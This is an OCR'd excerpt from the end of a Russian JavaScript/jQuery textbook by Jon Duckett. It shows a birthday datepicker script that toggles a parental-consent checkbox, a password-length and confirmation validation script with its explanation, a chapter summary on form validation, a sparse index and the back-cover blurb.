JAVASCRIPT c13/js/birthday.js

```
(function() {
  var $birth = $('#birthday');                    // Поле для даты рождения
  var $parentsConsent   = $('#parents-consent');  // Флажок родительского согласия
  var $consentContainer = $('#consent-container'); // Контейнер флажка
                                                  // Создаем виджет выбора даты с помощью jQuery UI
  $birth.prop('type', 'text').data('type', 'date').datepicker({
    dateFormat: 'yy-mm-dd'
  });
  $birth.on('blur change', checkDate);            // Поле ввода даты теряет фокус
  function checkDate() {                          // Объявляем checkDate(
    var dob = this.value.split('-');              // Массив из даты
                                                  // Передаем в toggleParentsConsent() дату рождения в виде объекта Date
    toggleParentsConsent(new Date(dob[0], dob[1] - 1, dob[2]));
  }
  function toggleParentsConsent(date) {           // Объявляем функцию
    if (isNaN(date)) return;                      // Выходим, если дата некорректная
    var now = new Date();                         // Новый объект Date: сегодня
    // Если разница меньше 13 лет (мс * секунды * минуты * часы * дни * годы) високосные годы не учитываются!
    // Если пользователю меньше 13, выводим флажок родительского согласия
    if ((now - date) < (1000 * 60 * 60 * 24 * 365 * 13)) {
      $consentContainer.removeClass('hide');      // Удаляем класс hide
      $parentsConsent.focus();                    // Переводим фокус на флажок
    } else {                                      // В противном случае
      $consentContainer.addClass('hide');         // Добавляем класс hide
      $parentsConsent.prop('checked', false);     // Присваиваем checked значение false
    }
  }
}());
```

При создании виджета для выбора даты на основе jQuery UI можно указать формат, в котором вы хотите получать результат. Справа приведены несколько вариантов представления даты на примере 20 декабря 1995 года. Обратите внимание: **y** означает, что год состоит из двух цифр, а **yy** — что из четырех.

ФОРМАТ	РЕЗУЛЬТАТ
mm/dd/yy	12/20/1995
yy-mm-dd	1995-12-20
d m, y	20 Dec, 95
mm d, yy	December 20, 1995
DD, d mm, yy	Saturday, 20 December, 1995


СООБЩЕНИЯ, ОТНОСЯЩИЕСЯ К ПАРОЛЮ

Второй сценарий, призванный улучшить форму, выводит пользователю сообщение, когда тот покидает любое из полей для ввода пароля. Меняя значение атрибута **class**, принадлежащего полю, он показывает, содержит ли пароль достаточно символов и совпадает ли он с содержимым поля, куда вводится подтверждение.

1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Переменным присваиваются ссылки на поле ввода пароля и на поле ввода подтверждения.
3. Объявляется функция **setErrorHighlighter()**.
4. Она извлекает целевой элемент события, которое ее вызвало.
5. Инструкция **if** проверяет значение этого элемента. Если оно имеет длину меньше 8 символов, атрибуту **class** элемента присваивается **fail**. В противном случае присваивается **pass**.
6. Объявляется функция **removeErrorHighlighter()**.
7. Она извлекает целевой элемент события, которое ее вызвало.
8. Если атрибут **class** равен **fail**, ему присваивается пустая строка (этим мы убираем ошибку).
9. Объявляется функция **passwordsMatch()** (вызывается только из поля для ввода подтверждения).
10. Она извлекает целевой элемент события, которое ее вызвало.
11. Если значение этого элемента совпадает с ранее введенным паролем, полю назначается класс **pass**; в противном случае атрибуту **class** будет присвоено значение **fail**.
12. Подготавливаются обработчики событий:

ELEMENT	EVENT	METHOD
password	focus	removeErrorHighlighter()
password	blur	setErrorHighlighter()
conf-password	focus	removeErrorHighlighter()
conf-password	blur	passwordsMatch()

Это пример того, как в сценариях часто группируют вместе функции и обработки событий



СЦЕНАРИЙ ПРОВЕРКИ ПАРОЛЯ

JAVASCRIPT c13/js/password-signup.js

```
1  (function () {
2    var password = document.getElementById('password');        // Сохраняем поля для ввода паролей
     var passwordConfirm = document.getElementById('conf-password');
3    function setErrorHighlighter(e) {
4      var target = e.target || e.srcElement;                   // Получаем целевой элемент
5      if (target.value.length < 8) {                           // Если его длина < 8
         target.className = 'fail';                             // Присваиваем class значение fail
       } else {                                                 // В противном случае
         target.className = 'pass';                             // Присваиваем class значение pass
       }
     }
6    function removeErrorHighlighter(e) {
7      var target = e.target || e.srcElement;                   // Получаем целевой элемент
       if (target.className === 'fail') {                       // Присваиваем class значение fail
8        target.className = '';                                 // Очищаем class
       }
     }
9    function passwordsMatch(e) {
10     var target = e.target || e.srcElement;                   // Получаем целевой элемент
       // Если значение совпадает с паролем содержит не меньше 8 символов
       if ((password.value === target.value) && target.value.length >= 8){
11       target.className = 'pass';                             // Присваиваем class значение pass
       } else {                                                 // В противном случае
         target.className = 'fail';                             // Присваиваем class значение fail
       }
     }
12   addEvent(password, 'focus', removeErrorHighlighter);
     addEvent(password, 'blur', setErrorHighlighter);
     addEvent(passwordConfirm, 'focus', removeErrorHighlighter);
     addEvent(passwordConfirm, 'blur', passwordsMatch);
   }());
```

ОБЗОР
ВАЛИДАЦИЯ И УЛУЧШЕНИЕ ФОРМ

- Улучшая форму, вы делаете ее более простой для использования.
- Валидация позволяет оповестить пользователя об ошибке, перед тем как данные формы будут отправлены на сервер.
- В HTML5 добавлены новые элементы формы с поддержкой валидации (но они работают только в современных или мобильных браузерах).
- Элементы управления из состава HTML5 и их сообщения, связанные с валидацией, выглядят по-разному в разных браузерах.
- Функции новых элементов из состава HTML5 можно реализовать на JavaScript, и они будут работать одинаково во всех браузерах.
- Библиотеки наподобие jQuery UI помогают создавать формы, которые имеют одинаковый вид во всех браузерах.
- Регулярные выражения помогают находить шаблоны символов в строке.

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

СИМВОЛЫ

A

B

C

D

E

F

G

В

Г

Д

Ж

З

И

К

П

Т

У

Ф

Х

Ц

Центрирование изображений, 517

Ч

Ш

Э

Эта книга предназначена для

веб-дизайнеров и программистов, профессионалов и любителей.

Вы научитесь

программировать на JavaScript и создавать современные интерактивные и удобные сайты своими руками.

С этой книгой вы полюбите JavaScript и без труда научитесь применять его.

Вся теория в книге подкрепляется красочными наглядными примерами, благодаря чему вы сможете применять полученные знания на практике уже с первых страниц.

Вы узнаете о том, как:

- читать и создавать сценарии JavaScript
- сделать ваши сайты интерактивными
- использовать библиотеку jQuery для упрощения кода
- воспроизвести популярные веб–приемы
- применять технологии Ajax, API и JSON
- улучшать формы и проверять данные
- пользоваться фильтрацией, поиском и сортировкой

Джон Дакетт проектирует и разрабатывает веб-сайты уже более десяти лет. Он работает как с небольшими стартапами, так и с глобальными брендами. Под его авторством выпущено несколько книг, посвященных веб-дизайну, программированию, юзабилити и доступности веб-сайтов. Его книга «HTML и CSS. Разработка и создание веб-сайтов» стала бестселлером в России.

ISBN 978-5-699-80285-2

Чтобы создать обычную веб–страницу, достаточно знать языки HTML и CSS. Но для того чтобы сделать эту страницу по–настоящему удобной, оживить и научить взаимодействовать с посетителями, необходимо понимать еще и основы JavaScript. Именно языку программирования JavaScript и его дальнейшему развитию в виде библиотеки jQuery посвящена настоящая книга. Она изобилует большим количеством изображений и примеров из жизни, которые помогают легко усваивать этот непростой по своей сути материал.

Владимир Ярмантович, технический директор CNews

Скачайте дополнительные обучающие материалы здесь:
https://eksmo.ru/files/js_jquery.rar